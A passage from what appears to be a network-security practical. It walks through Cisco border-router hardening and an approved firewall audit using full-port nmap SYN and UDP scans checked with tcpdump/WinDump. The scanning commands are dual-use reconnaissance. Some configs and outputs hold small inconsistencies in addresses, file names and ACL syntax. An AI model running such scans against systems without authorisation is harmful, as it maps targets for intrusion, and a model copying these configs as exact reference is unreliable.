20. Type “int serial0/0” and press Enter to configure the ISP connection.
21. Type “shut” and press Enter to ensure the interface is shut down.
22. Enter the following commands to configure the serial interface:

    description Internet connection
    ip unnumbered FastEthernet0/0
    ip access-group 102 in
    no ip redirects
    no ip directed-broadcast
    no ip proxy-arp
    no ip unreachables
    encapsulation ppp
    no cdp enable

23. Type “exit” and press Enter to return to Global Configuration mode.
24. Type the following commands to configure basic routing commands such as default routes, disabling CDP, and disabling the ability to use a browser to configure the router:

    no cdp run
    ip classless
    ip route 0.0.0.0 0.0.0.0 Serial0/0
    ip route 100.100.100.0 0.0.0.255 100.100.100.146
    no ip http server

25. The next part of the router configuration is perhaps the most important and the most care should be taken to ensure it is entered properly. This is the access list configuration. It is also very important to know the syntax because periodically access lists may need to be changed or tested. Access lists are entered from Global Configuration mode and the order the lines are entered is extremely important. For a discussion of the syntax, please see the Cisco Command Reference. For version 12.3, this can be found at http://www.cisco.com/en/US/products/sw/iosswrel/ps5187/prod_command_reference_list.html
    Note: The first command becomes the first entry. IOS processes the access lists in the order the commands were entered and once a match is made, processing stops. If an access list needs to be changed at a later time, all lines need to be unapplied using the “no” form of the access-list command and the new access list needs to be entered in its entirety. This is because there is a “deny ip any any” statement at the end. Any additional access list entries will be applied after the “deny all” and are

completely useless. An easy way to work with access lists is to copy and paste the current access list into a text editor and enter the word "no" before each entry and then immediately follow the "no" entries with the new desired access list. Then simply copy the "no" commands along with the new access list commands and paste them all into the terminal session. This reduces typos and also reduces the amount of time an empty or incomplete access list is applied to an interface.

26. To easily enter the first access list and to practice the method described above, copy or type the following lines into a text editor. Then simply copy and paste them into the terminal session and they will be entered into the router. *Hint: Beware of the last line. If you did not copy and paste a carriage return (Enter key) into the terminal session, the "deny all" line will still be waiting for execution. This is a common method for access lists to become misconfigured.*

```
access-list 101 deny tcp any any range 135 139 log
access-list 101 deny udp any any range 135 139 log
access-list 101 deny udp any any eq 69 log
access-list 101 deny udp any any range 161 162 log
access-list 101 deny udp any any eq 514 log
access-list 101 permit ip 100.100.100.0 0.0.0.255 any
access-list 101 deny ip any any log
```

27. Now enter the second access list in the same method as the first by either copying the text below into a text editor or typing them in manually. Again, beware of the last carriage return.

```
access-list 102 deny ip 10.0.0.0 0.255.255.255 any log
access-list 102 deny ip 172.16.0.0 0.15.255.255 any log
access-list 102 deny ip 192.168.0.0 0.0.255.255 any log
access-list 102 deny ip 224.0.0.0 31.255.255.255 any log
access-list 102 deny ip 127.0.0.0 0.255.255.255 any log
access-list 102 deny ip 100.100.100.0 0.255.255.255 any log
access-list 102 permit tcp any 100.100.100.161 eq www
access-list 102 permit tcp any 100.100.100.161 eq ssl
access-list 102 permit udp any 100.100.100.162 eq dns
access-list 102 permit tcp any 100.100.100.163 eq smtp
access-list 102 permit udp any 100.100.100.143 eq 500
access-list 102 permit ip any 100.100.100.143 eq 50
access-list 102 permit tcp any 100.100.100.0 0.255.255.255
established
access-list 102 deny icmp any any fragments log
access-list 102 permit icmp any any echo
access-list 102 permit icmp any any echo-reply
access-list 102 permit icmp any any packet-too-big
access-list 102 permit icmp any any time-exceeded
```

access-list 102 deny icmp any any log
access-list 102 deny ip any any log

28. For the next part of the configuration, enter the following lines. They will disable SNMP and establish Syslog destined for the internal network Syslog server:

no snmp-server community public RO
logging on
logging console critical
logging facility local6
logging source-interface FastEthernet0/0
logging buffered 16000
logging 100.100.100.164

29. Enter the following commands to change the privilege level for certain commands as part of our layered security approach.

privilege exec level 15 show tech-support
privilege exec level 15 show access-lists
privilege exec level 15 show ip traffic
privilege exec level 1 show ip
privilege exec level 1 show

30. The next command will set a message of the day banner to present to anyone that logs in to the router. Enter the following command.

banner motd ^C
****WARNING**WARNING**WARNING**WARNING**WARNING**WARNING**
This is a restricted access computer system, which may be accessed and used only for official business by authorized personnel. Unauthorized access or use of this computer system may subject violators to criminal, civil, and/or administrative action. Any information on this computer system may be intercepted, recorded, read, copied, and disclosed by and to authorized personnel for official purposes, including criminal investigations. Access or use of this computer system by any person whether authorized or unauthorized, constitutes consent to these terms.
****WARNING**WARNING**WARNING**WARNING**WARNING**WARNING^C**

31. The next step is to configure the console port to require a password. In order to begin configuring the console, type “line con 0” and press Enter.
32. The prompt should now change to “`GIAC-Border(config-line)#`”.
33. Type “login” and press Enter.
34. Type “password <password>” and press Enter. *Hint: Choose a strong password because even with the “service password encryption”*

configuration line, Cisco's encryption algorithm is very weak and is only good for protection from casual displaying of the encrypted password.

35. Type "exec-timeout 5 0" to set a 5 minute idle timeout.
36. Type "exit" and press Enter to return to Global Configuration mode.
37. Next we will disable the Auxiliary port. Type "line aux 0" and press Enter.
38. Type "transport input none" and press Enter.
39. Type "exit" and press Enter to return to Global Configuration mode.
40. The next step is to disable the virtual terminal, or "vty" ports. The border router will only be configured via console port, as is the case by executing these procedures.
41. Type "line vty 0 4" and press Enter. This is a slightly different command. The "0" for the console port and auxiliary port represented a single physical line. The "0 4" in the vty command represents 5 virtual terminals, numbered 0 through 4. By using the "0 4" it is ensured that all 5 virtual terminals are configured in an identical manner.
42. Type "transport input none" and press Enter.
43. Type "exit" to Enter to Global Configuration mode.
44. Type "exit" again to return to Privileged Exec mode.
45. At this point, the configuration is complete except for turning on the interfaces. Type "sh ip int brief" and press Enter to confirm the interfaces are shut down. Output should be similar to the following:

```
Interface        IP-Address        OK?   Method     Status                  Protocol
FastEthernet0/0  100.100.100.145   YES   manual     administratively down   down
Serial0/0        100.100.100.145   YES   manual     administratively down   down
```

46. Ensure the IP addresses and the corresponding interfaces match the output from above. Now the interfaces will be turned on and the router should become operational.
47. Type "conf t" and press Enter to enter Global Configuration mode.
48. Type "int fa0/0" and press Enter to enter Interface Configuration mode.
49. Type "no shut" and press Enter to turn on the interface.
50. Type "exit" and press Enter to return to Global Configuration mode.
51. Type "int ser0/0" and press Enter to enter Interface Configuration mode.
52. Type "no shut" and press Enter to turn on the interface.
53. Type "exit" and press Enter, then type "exit" and press Enter again. Now you will be in Privileged Exec mode.
54. Once again, type "sh ip int brief" and press Enter to confirm the interfaces are now up. Output should be similar to the following:

```
Interface        IP-Address        OK?   Method     Status       Protocol
FastEthernet0/0  100.100.100.145   YES   manual     up           up
Serial0/0        100.100.100.145   YES   manual     up           up
```

55. Now it is time to save the configuration. Type "copy run start" and press Enter. This will save the current configuration and in case the router is restarted, it will boot with the configuration that is currently running.
56. The final step is to verify that communication is taking place with the Internet. First ensure that you have an IP address that will respond to the

ping command, for example, cisco.com. Then type “ping” and press Enter. Follow the prompts below.

Protocol [ip]: **<Enter>**
Target IP address: **198.133.219.25** *(cisco.com)*
Repeat count [5]:**<Enter>**
Datagram size [100]:**<Enter>**
Timeout in seconds [2]:**<Enter>**
Extended commands [n]: **y**
Source address or interface: **100.100.100.145**
Type of service [0]:**<Enter>**
Set DF bit in IP header? [no]:**<Enter>**
Validate reply data? [no]:**<Enter>**
Data pattern [0xABCD]:**<Enter>**
Loose, Strict, Record, Timestamp, Verbose[none]:**<Enter>**
Sweep range of sizes [n]:**<Enter>**
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 198.133.219.25, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 192/197/208 ms

57. If your ping response resembles the output shown above, then the router is successfully communicating. If the router is not communicating, proceed to the Troubleshooting Guide within the GIAC Network Administrator’s Guide.
58. Upon successful communication, ensure the blue console cable is reattached to the inside of the door of the rack and ensure the notebook computer or terminal is returned to its proper place of storage.

Chapter 3 – Verify the Firewall Policy

This chapter describes the planning, conduct, and evaluation regarding verification of the firewall rule set. Verification indicates ensuring the rule set is working as it is intended. Both allowable traffic and blocked traffic comprises the functioning of the rule set. The steps in this plan should be executed each time the rule set of the firewall changes, or at least on a quarterly basis. Ensuring the proper operation of the firewall is paramount to the security of the GIAC network. The philosophy used for testing is the same as the overall design of the network. The test is designed to be low cost, low risk, with easily repeatable procedures, and understandable results.

3.1 Planning

This section describes the considerations and compromises that produced the procedures used for auditing the firewall rule set. The principles used going into the planning were to ensure that as few tools are used as possible, with a minimal amount of impact to the network, and a low cost. Ideally, the best way to test the rule set is to verify that expected traffic is flowing between all hosts that are able to communicate through the firewall and that no other traffic is coming through. However, it would be labor intensive to visit each host to verify it is sending and receiving the traffic it expects. Therefore, a process is needed to cut down the labor and concentrate on the firewall itself.

A second key aspect to the planning involves the approval of management. A formal memo is to be drafted and sent to at least the vice president of business operations for approval. No testing will be done without management consent in the form of a signature on the memo from the vice president of business operations or above. Briefings have already been conducted to the executive staff with respect to the necessity of the firewall testing and the signature of the memo is the direction indicated for notification and approval.

Once approval has been granted, GIAC will notify its biggest customers, suppliers, and partners with the possible downtime and to determine if there are any impacts to their operations. In the event one entity has an impact, another time will be considered and the approval process must proceed from the beginning. Once the testing has been completed, all parties will be notified and asked if there were any impacts. Since GIAC is very customer service oriented, this is an important step to their success.

3.1.1 Technical Approach

In order to test the rule set of the firewall as thoroughly as possible, but as quickly as possible, the approach will use two tools with a notebook computer within the GIAC data center. It is nearly industry standard to use Nmap (http://www.insecure.org/nmap) to test firewall rule sets, and GIAC will stick with this practice. The scans will be run from the actual hosts in order to minimize the potential for downtime. For some tests, a notebook will be plugged into the data center switch on the segment between the border router and the firewall. This will simulate traffic coming from the Internet and traffic to be received by the Internet initiated from the internal network. A series of Nmap scans will be conducted in order to verify the inbound rule set. TCPDump (http://www.tcpdump.org) or WinDump (http://windump.polito.it/) will be running on the target host to verify that only the expected traffic traveled past the firewall. Then another series of Nmap scans will be conducted to verify the rule set for traffic between the DMZ and the internal network. Scans will be run from the DNS Relay host and from the web server. TCPDump or Windump will be used again to verify the existence of any extraneous traffic. A last series of scans will

be conducted from the internal network. The notebook on the external segment will be utilized and an Nmap scan will be conducted to the outside segment. The scans will begin from the appropriate internal host in order to verify the rule set. WinDump will be running on the external notebook to see the results of the scan from outside the firewall. Since we are only verifying the rule set and not verifying actual communications, the list of open ports and the TCPDump or WinDump output will be considered the data evaluated for success or failure of the audit. Whether or not the hosts can communicate is not within scope of this audit, since there could be further problems with the destination and further complexity with the scanning computer.

The types of scans run with Nmap will be TCP (-sS SYN stealth option) and UDP (-sU option) scans. Since our rule set is oriented toward TCP and UDP ports, this should be able to determine the TCP and UDP ports allowed to the various hosts during testing.

Once all of the testing is complete, the results will be evaluated against the current rule set. Any discrepancies will be investigated and it will be determined whether or not the rule set is inaccurate and the appropriate changes will be made.

3.1.2 Considerations and Tradeoffs

Inevitably when a primary concern of an activity is cost, there are tradeoffs. For the firewall audit, the primary tradeoff is the possibility of impacting traffic for a short period of time. The decision was made for the simplicity of the test and to attempt to keep the procedures as similar as possible for all scans. Also, GIAC's closest customers, suppliers, and partners will have been notified where the testing is concerned. Therefore, the risks to operations should be minimal. In most cases, unless there is a flurry of activity from these business relations, there should be no impacts created by the scanning traffic.

In order to have the least amount of impact to customers, partners, suppliers, and employees, the test will always be run in the early part of a full week (Monday or Tuesday) in the early morning when the full support staff is available to deal with any possible problems. It would cost more in terms of support to run the scan at off peak hours or on the weekend. GIAC does not wish to pay overtime or to increase the risk of not having the correct personnel available to troubleshoot potential problems. The early morning of each day (from approximately 7am until 8:30am) has been identified from network statistics as a time of lower activity. Although later in the afternoon has also been identified as a period of lower activity, GIAC would rather have the full day ahead of the testing team rather than have personnel ready to head out the door. This allows plenty of time where most of the personnel would be available for troubleshooting. The early part of the week is also most desirable because it tends to leave more people available than a Thursday or Friday.

3.1.3 Costs and Effort

Because of the simplicity of the GIAC network design, the simplicity of the rule set, and the simplicity of the actual tests, costs and level of effort should be minimal. The testing can either be run by one person or by two people simultaneously. One would start testing on the external segment and the other would start on the DMZ. Assuming two testers, it should take no longer than two hours to complete the scan. This also builds time into the effort to ensure the network is operating properly once the testing has completed. Since the testers already work for GIAC and do not need to work overtime, there is little impact in terms of personnel. The only real impact to the testers is they are running the tests instead of working on other projects.

There is no cost in terms of equipment. The notebook computer is already owned by GIAC. Nmap, TCPDump, and WinDump are free downloads, so there is no software cost.

The only identifiable cost, although it is difficult to calculate, is possible downtime of essential servers. This is difficult to calculate since most customers, partners, and suppliers have already stated their willingness to tolerate small outages and will have been notified of the testing activity. Therefore, there may be no cost at all. Or there may be customers or new potential customers that happen to attempt to access the network right at the time of testing and an extreme amount of traffic will have to be created in order to affect their decision to do business with GIAC. Because business is strong and relationships with customers, partners, and suppliers have never been better, this cost is probably negligible.

3.1.4 Risk Assessment

There have been several risks identified with the testing of the firewall rule set. This section discusses those risks and risk mitigation plans for each.

The first identified risk is possibly taking down the web server and the DNS Relay server. Any scanning activity can have this result, as it can cause unpredictable reactions to systems and put a traffic strain on a network. This risk has already been discussed in the prior section and has been given a rating of Very Low. Potential problems could be irate customers calling to complain about outages and problems resulting from the testing. However, most business relations will have been notified before the activity started. In the very rare event of irate customers, it will be handled by the superior customer service that GIAC is known for that has already significantly contributed to the successful building of relationships with customers, partners, and suppliers. Connectivity problems will be handled as they arise with the rest of the support staff. The mitigating factors for connectivity problems are performing the tests when the most support personnel are available and network load is already lower than average.

Another risk is the risk of simplicity. Performing simple tests and using simple procedures is a two way street. While simplicity can avoid problems later

on, it brings to the surface a potential lack of completeness. Therefore, the risk is really that there are holes in the testing. However, GIAC is sure that most of what is needed to be tested is included in the testing procedures. Adding any other type of testing would probably add to the complexity and add undue risk. Therefore, the risk of missing some important testing is assigned a risk rating of Low.

3.2 Test Conduct

This section walks through the procedure for conducting each test, along with the output recorded. Each target host is a separate test case. Two tests will be run for each target. One will be a TCP scan, and the other will be a UDP scan. The results will also be summarized for the output of each test case. The overall evaluation will take place in section 3.3. The targets to be scanned on the DMZ segment from the outside are the web server and DNS relay agent. The internal targets to be scanned from the outside are the Exchange server and the internal syslog server. A second series of scans will be conducted from the DMZ segment to the internal LAN. The Exchange server, the SQL database server, the internal syslog server, and the Domain Controller will all be scanned from the DMZ segment. A final series of scans will take place from the internal network to verify the egress rule set.

As previously mentioned, Nmap will be the tool of choice to conduct these tests. Version 3.48 will be used. For TCP scanning, the following command line will be used:

nmap –sS –v –P0 –p1-65535 –o scanTX.out <ip address>

The –sS indicates a SYN stealth scan, a type of TCP scan.
The –v indicates verbose output.
The –P0 indicates to not ping the host first.
The –p1-65535 indicates to scan all ports.
The –o scanTX.out indicates to send the output to a specific file. The T indicates it will be a TCP scan. The X will be replaced with the test case number. Therefore, the resulting filename would be something like scanT5.out for a TCP scan for test case #5.
The <ip address> is replaced with the IP address of the target host.

For UDP scanning, the following command line will be used:

Nmap –sU –v –P0 –p1-65535 –o scanUX.out <ip address>

The –sU indicates a UDP scan.
The –v indicates a verbose output.
The –P0 indicates to not ping the host first.
The –p1-65535 indicates to scan all ports.
The –o scanUX.out indicates to send the output to a specific file. The U indicates it will be a UDP scan. The X will be replaced with the test case number. Therefore, the resulting filename would be something like scanU5.out for a UDP scan for test case #5.
The <ip address> is replaced with the IP address of the target host.

TCPDump and WinDump will be used on the target host to verify the results of the scan from the host's point of view. The command used will be as follows:

./tcpdump –i eth0 –nnt host <ip address>

OR

windump –i 2 –nnt host <ip address>

TCPDump will be used on Linux systems and WinDump will be used on Windows systems.
The –i 2 parameter is to choose the second interface on Windows systems.
The –i eth0 is to choose the Ethernet0 interface on Linux systems.
The –nnt parameter chooses to not resolve hostnames so that we can look at IP addresses and port numbers. The "t" portion eliminates the timestamp. We are not interested in the time as much as we are interested in IP addresses and ports.
The parameter "host <ip address>" will be used to filter communications from the scanning host.

3.2.1 Test Case #1 – Web server scan from outside

1. Connect the notebook computer to the switch that connects the firewall to the external router.
2. Set up the system with an IP address of 100.100.100.144 and a subnet mask of 255.255.255.248. This will put the notebook on the network segment shared by the firewall and the router.
3. Log into the web server and execute the following command:
   a. **windump –i 2 –nnt host 100.100.100.144**
4. Execute the following command from the notebook:
   a. **nmap –sS –v –P0 –p1-65535 –o scanT1.out 100.100.100.161**
5. The output file(scanT1.out) is provided below:

```
# nmap 3.48 scan initiated as: C:\NMAP-3.48\NMAP.EXE -sS -v -P0 -p1-65535 -o scanT1.out
100.100.100.161
Interesting ports on (100.100.100.161):
(The 65533 ports scanned but not shown below are in state: filtered)
PORT    STATE SERVICE
80/tcp  open  http
443/tcp open  https

# Nmap run completed -- 1 IP address (1 host up) scanned in 2373 seconds
```

The WinDump output is provided below:

```
IP 100.100.100.144.36706 > 100.100.100.161.80 S 448737383:448737383(0) win 1024
IP 100.100.100.161.80 > 100.100.100.144.36706 S 1224982148:1224982148(0) ack 448737384
win 65535 <mss 1460> (DF)
IP 100.100.100.144.36706 > 100.100.100.161.443 S 448737383:448737383(0) win 1024
IP 100.100.100.161.443 > 100.100.100.144.36706 S 1224982148:1224982148(0) ack 448737384
win 65535 <mss 1460> (DF)
IP 100.100.100.144.36706 > 100.100.100.161.80 R 448737384:448737384(0) win 0
IP 100.100.100.144.36706 > 100.100.100.161.443 R 448737384:448737384(0) win 0
```

6. Execute the following command from the notebook:
    a. **nmap –sU –v –P0 –p1-65535 –o scanU1.out 100.100.100.161**
7. The output file (scanU1.out) is provided below:

```
# nmap 3.48 scan initiated as: C:\NMAP-3.48\NMAP.EXE -sU -v -P0 -p1-65535 -o scanU1.out
100.100.100.161
Interesting ports on (100.100.100.161):
All 65535 scanned ports on (100.100.100.161) are: filtered)

# Nmap run completed -- 1 IP address (1 host up) scanned in 1822 seconds
```

WinDump did not provide any additional output from the scan.

The analysis from these two scans and the subsequent WinDump output shows the only ports that can communicate through the firewall to the web server are ports TCP 80 (http) and TCP 443 (ssl). This is exactly as planned.

3.2.2 Test Case #2 – DNS relay scan from outside

1. The notebook will already be properly configured.
2. Log into the DNS Relay host and execute the following command:
    a. **./tcpdump –i eth0 –nnt host 100.100.100.144**
3. Execute the following command from the notebook:
    a. **nmap –sS –v –P0 –p1-65535 –o scanT2.out 100.100.100.162**
4. The output file(scanT2.out) is provided below:

```
# nmap 3.48 scan initiated as: C:\NMAP-3.48\NMAP.EXE -sS -v -P0 -p1-65535 -o scanT2.out
100.100.100.162
Interesting ports on (100.100.100.162):
All 65535 scanned ports on (100.100.100.162) are: filtered

# Nmap run completed -- 1 IP address (1 host up) scanned in 2179 seconds
```

TCPDump did not provide any output from this scan.

5. Execute the following command from the notebook:
    a. **nmap –sU –v –P0 –p1-65535 –o scanU2.out 100.100.100.162**
6. The output file (scanU2.out) is provided below:

```
# nmap 3.48 scan initiated as: C:\NMAP-3.48\NMAP.EXE -sU -v -P0 -p1-65535 -o scanT2.out
100.100.100.162
Interesting ports on (100.100.100.162):
(The 65534 ports scanned but not shown below are in state: filtered)
PORT    STATE SERVICE
53/udp  open  domain

# Nmap run completed -- 1 IP address (1 host up) scanned in 2013 seconds
```

The TCPDump output is provided below:

```
IP 100.100.100.144.51321 > 100.100.100.162.53: [ldomain]
IP 100.100.100.144.51322 > 100.100.100.162.53: [ldomain]
```

The analysis from these two scans and the subsequent TCPDump output shows the only port that can communicate through the firewall to the DNS relay agent is UDP port 53 (dns). This is exactly as planned.

3.2.3 Test Case #3 – Exchange server scan from outside

1. The notebook will already be properly configured.
2. Log into the Exchange server and execute the following command:
    a. **windump –i 2 –nnt host 100.100.100.144**
3. Execute the following command from the notebook:
    a. **nmap –sS –v –P0 –p1-65535 –o scanT3.out 100.100.100.163**
4. The output file(scanT3.out) is provided below:

```
# nmap 3.48 scan initiated as: C:\NMAP-3.48\NMAP.EXE -sS -v -P0 -p1-65535 -o scanT3.out
100.100.100.163
Interesting ports on (100.100.100.163):
(The 65534 ports scanned but not shown below are in state: filtered)
PORT    STATE SERVICE
25/tcp  open  smtp

# Nmap run completed -- 1 IP address (1 host up) scanned in 2247 seconds
```

The WinDump output is provided below:

```
IP 100.100.100.144.48911 > 100.100.100.163.25 S 518792688:518792688(0) win 1024
IP 100.100.100.163.25 > 100.100.100.144.48911 S 2003842868:2003842868(0) ack 518792688
win 65535 <mss 1460> (DF)
IP 100.100.100.163.48911 > 100.100.100.144.25 R 518792688:518792688(0) win 0
```

5. Execute the following command from the notebook:
    a. **nmap –sU –v –P0 –p1-65535 –o scanU3.out 100.100.100.163**
6. The output file (scanU3.out) is provided below:

```
# nmap 3.48 scan initiated as: C:\NMAP-3.48\NMAP.EXE -sU -v -P0 -p1-65535 -o scanU3.out
100.100.100.163
Interesting ports on (100.100.100.163):
All 65535 scanned ports on (100.100.100.163) are: filtered

# Nmap run completed -- 1 IP address (1 host up) scanned in 2011 seconds
```

WinDump did not provide any additional output from this scan.

The analysis from these two scans and the subsequent WinDump output shows the only port that can communicate through the firewall to the Exchange server is TCP port 25 (SMTP). This is exactly as planned.

3.2.4 Test Case #4 – Internal Syslog server scan from outside

1. The notebook will already be properly configured.
2. Log in to the syslog server and execute the following command:
    a. **./tcpdump –i eth0 –nnt host 100.100.100.144**
3. Execute the following command from the notebook:
    a. **nmap –sS –v –P0 –p1-65535 –o scanT4.out 100.100.100.164**
4. The output file (scanT4.out) is provided below:

```
# nmap 3.48 scan initiated as: C:\NMAP-3.48\NMAP.EXE -sS -v -P0 -p1-65535 -o scanT4.out
100.100.100.164
Interesting ports on (100.100.100.164):
All 65535 scanned ports on (100.100.100.164) are: filtered

# Nmap run completed -- 1 IP address (1 host up) scanned in 2436 seconds
```

TCPDump has not shown any output from this scan.

5. Execute the following command from the notebook:
    a. **nmap –sU –v –P0 –p1-65535 –o scanU4.out 100.100.100.164**
6. The output file (scanU4.out) is provided below:

```
# nmap 3.48 scan initiated as: C:\NMAP-3.48\NMAP.EXE -sU -v -P0 -p1-65535 -o scanU4.out
100.100.100.164
Interesting ports on (100.100.100.164):
(The 65534 ports scanned but not shown below are in state: filtered)
PORT    STATE SERVICE
514/udp  open  syslog

# Nmap run completed -- 1 IP address (1 host up) scanned in 1849 seconds
```

The TCPDump output is provided below:

```
IP 100.100.100.144.39763 > 100.100.100.164.514:  udp 50
IP 100.100.100.144.39764 > 100.100.100.164.514:  udp 50
```

The analysis from these two scans and the TCPDump output shows the only port that can communicate through the firewall to the internal Syslog server is UDP port 514 (syslog). This is exactly as planned.

3.2.5 Test Case #5 – Exchange server scan from the DMZ

1. Log into the Exchange server and execute the following command:
    a. **windump –i 2 –nnt host 100.100.100.162**
2. Log into the DNS Relay host and execute the following command:
    a. **nmap –sS –v –P0 –p1-65535 –o scanT5.out 100.100.100.163**
3. The output file (scanT5.out) is provided below:

```
# nmap 3.48 scan initiated as: C:\NMAP-3.48\NMAP.EXE -sS -v -P0 -p1-65535 -o scanT5.out
100.100.100.163
Interesting ports on (100.100.100.163):
All 65535 scanned ports on (100.100.100.163) are: filtered

# Nmap run completed -- 1 IP address (1 host up) scanned in 1951 seconds
```

WinDump did not provide any information from this scan.

4. Execute the following command DNS Relay host:
    a. **nmap –sU –v –P0 –p1-65535 –o scanU5.out 100.100.100.163**
5. The output file (scanU5.out) is provided below:

```
# nmap 3.48 scan initiated as: C:\NMAP-3.48\NMAP.EXE -sU -v -P0 -p1-65535 -o scanU5.out
100.100.100.163
Interesting ports on (100.100.100.163):
All 65535 scanned ports on (100.100.100.163) are: filtered

# Nmap run completed -- 1 IP address (1 host up) scanned in 1733 seconds
```

WinDump did not provide any information from this scan.

The analysis from these two scans and the lack of WinDump output shows the Exchange server cannot be reached from the DMZ segment. This is exactly as planned just in case the DMZ segment should happen to be compromised.

3.2.6 Test Case #6 – SQL server scan from the DMZ

1. Log into the SQL server and execute the following command:
    a. **windump –i 2 –nnt host 100.100.100.161**
2. Log into the web server and execute the following command :
    a. **nmap –sS –v –P0 –p1-65535 –o scanT6.out 10.0.0.155**
3. The output file (scanT6.out) is provided below:

```
# nmap 3.48 scan initiated as: C:\NMAP-3.48\NMAP.EXE -sS -v -P0 -p1-65535 -o scanT6.out
10.0.0.155
Interesting ports on (10.0.0.155):
(The 65534 ports scanned but not shown below are in state: filtered)
PORT      STATE  SERVICE
1433/tcp  open   ms-sql-s

# Nmap run completed -- 1 IP address (1 host up) scanned in 2515 seconds
```

WinDump output is as follows:

```
IP 100.100.100.161.50437 > 10.0.0.155.1433 S 1261211007:1261211007(0) win 1024
IP 10.0.0.155.1433 > 100.100.100.161.50437 S 32132000:32132000(0) ack 1261211007 win
65535 <mss 1460> (DF)
IP 100.100.100.161.50437 > 10.0.0.155.1433 R 1261211007:1261211007(0) win 0
```

4. Execute the following command from the web server:
    a. **nmap –sU –v –P0 –p1-65535 –o scanU6.out 10.0.0.155**
5. The output file (scanU6.out) is provided below:

```
# nmap 3.48 scan initiated as: C:\NMAP-3.48\NMAP.EXE -sU -v -P0 -p1-65535 -o scanU6.out
10.0.0.155
Interesting ports on (10.0.0.155):
All 65535 scanned ports on (100.100.100.163) are: filtered

# Nmap run completed -- 1 IP address (1 host up) scanned in 2093 seconds
```

There is no additional WinDump output from the UDP scan.

The analysis from these two scans and the WinDump output shows the only port that can communicate through the firewall to the SQL server is TCP port 1433 (Microsoft SQL Server). This is exactly as planned because only the web server should be able to communicate with the SQL server from the DMZ.

3.2.7 Test Case #7 – Internal Syslog server scan from the DMZ

1. Log into the internal syslog server and execute the following command:
    a. **./tcpdump –i 2 –nnt host 100.100.100.161**
2. Log into the web server and execute the following command:
    a. **nmap –sS –v –P0 –p1-65535 –o scanT7.out 10.0.0.155**
3. The output file (scanT7.out) is provided below:

```
# nmap 3.48 scan initiated as: C:\NMAP-3.48\NMAP.EXE -sS -v -P0 -p1-65535 -o scanT7.out
10.0.0.155
Interesting ports on (10.0.0.155):
All 65535 scanned ports on (10.0.0.155) are: filtered

# Nmap run completed -- 1 IP address (1 host up) scanned in 2410 seconds
```

There is no TCPDump output from this scan.

4. Execute the following command from the web server:
    a. **nmap –sU –v –P0 –p1-65535 –o scanU7.out 10.0.0.155**
5. The output file (scanU7.out) is provided below:

```
# nmap 3.48 scan initiated as: C:\NMAP-3.48\NMAP.EXE -sU -v -P0 -p1-65535 -o scanU7.out
10.0.0.155
Interesting ports on (10.0.0.155):
All 65535 scanned ports on (10.0.0.155) are: filtered

# Nmap run completed -- 1 IP address (1 host up) scanned in 2456 seconds
```

There is no TCPDump output from this scan.

The analysis from these two scans and the lack of TCPDump output shows the internal Syslog server cannot communicate with the DMZ segment. None of the servers on the DMZ are set up for syslog logging to the internal. All DMZ servers will keep their logs locally and administrators review the logs with the assistance of scripts daily.

3.2.8 Test Case #8 – Domain Controller scan from the DMZ

1. Log into the Domain Controller and execute the following command:
    a. **windump –i 2 –nnt host 100.100.100.162**
2. Log into the DNS Relay host and execute the following command:
    a. **nmap –sS –v –P0 –p1-65535 –o scanT8.out 10.0.0.152**

3. The output file (scanT8.out) is provided below:

```
# nmap 3.48 scan initiated as: C:\NMAP-3.48\NMAP.EXE -sS -v -P0 -p1-65535 -o scanT8.out
10.0.0.152
Interesting ports on (10.0.0.152):
(The 65534 ports scanned but not shown below are in state: filtered)
PORT    STATE  SERVICE
53/tcp  open   domain

# Nmap run completed -- 1 IP address (1 host up) scanned in 2845 seconds
```

The WinDump output is as follows:

```
IP 100.100.100.162.38254 > 10.0.0.152.53 S 1923482312:1923482312(0) win 1024
IP 10.0.0.152.53 > 100.100.100.162.38254 S 35276614:35276614(0) ack 1923482312 win 49312
<mss 1460> (DF)
IP 100.100.100.162.38254 > 10.0.0.152.53 R 1923482312:1923482312(0) win 0
```

4. Execute the following command from the DNS Relay host:
    a. **nmap –sU –v –P0 –p1-65535 –o scanU8.out 10.0.0.152**
5. The output file (scanU8.out) is provided below:

```
# nmap 3.48 scan initiated as: C:\NMAP-3.48\NMAP.EXE -sU -v -P0 -p1-65535 -o scanU8.out
10.0.0.152
Interesting ports on (10.0.0.152):
(The 65534 ports scanned but not shown below are in state: filtered)
PORT    STATE  SERVICE
53/udp  open   domain

# Nmap run completed -- 1 IP address (1 host up) scanned in 2182 seconds
```

The WinDump output is as follows:

```
IP 100.100.100.162.29755 > 10.0.0.152.53: [ldomain]
IP 100.100.100.162.29756 > 10.0.0.152.53: [ldomain]
```

The analysis from these two scans and the WinDump output shows the only ports the Domain Controller can be reached on are TCP and UDP 53 (DNS). This is exactly as expected, since the Domain Controller handles the DNS functions within the internal domain and must communicate with the Internet to resolve Internet names. To protect our network even more, the DNS Relay Agent performs the name resolution and transfers the information to the Domain Controller.

3.2.9 Test Case #9 – Scan to Internet from internal workstation

1. Log into the notebook on the external segment execute the following command:
    a. **windump –i 2 -nnthost 10.0.0.200**
6. Log into the administrative workstation and execute the following command:
    a. **nmap –sS –v –P0 –p1-65535 –o scanT9.out 100.100.100.144**
7. The output file (scanT9.out) is provided below:

```
# nmap 3.48 scan initiated as: C:\NMAP-3.48\NMAP.EXE -sS -v -P0 -p1-65535 -o scanT9.out
10.0.0.144
Interesting ports on (10.0.0.144):
(The 65531 ports scanned but not shown below are in state: filtered)
PORT    STATE  SERVICE
20/tcp  open   ftp-data
21/tcp  open   ftp
80/tcp  open   http
443/tcp open   https

# Nmap run completed -- 1 IP address (1 host up) scanned in 3008 seconds
```

The WinDump output is as follows:

```
IP 10.0.0.200.50639 > 100.100.100.144.21 S 382000258:382000258(0) win 1024
IP 100.100.100.144.21 > 10.0.0.200.50639 S 1272395532:1272395532(0) ack 382000258 win
65535 <mss 1460> (DF)
IP 10.0.0.200.50639 > 100.100.100.144.20 S 382000258:382000258(0) win 1024
IP 100.100.100.144.20 > 10.0.0.200.50639 S 1272395532:1272395532(0) ack 382000258 win
65535 <mss 1460> (DF)
IP 10.0.0.200.50639 > 100.100.100.144.21 R 382000258:382000258(0) win 0
IP 10.0.0.200.50639 > 100.100.100.144.20 R 382000258:382000258(0) win 0
IP 10.0.0.200.50639 > 100.100.100.144.80 S 382000258:382000258(0) win 1024
IP 100.100.100.144.80 > 10.0.0.200.50639 S 1272395532:1272395532(0) ack 382000258 win
65535 <mss 1460> (DF)
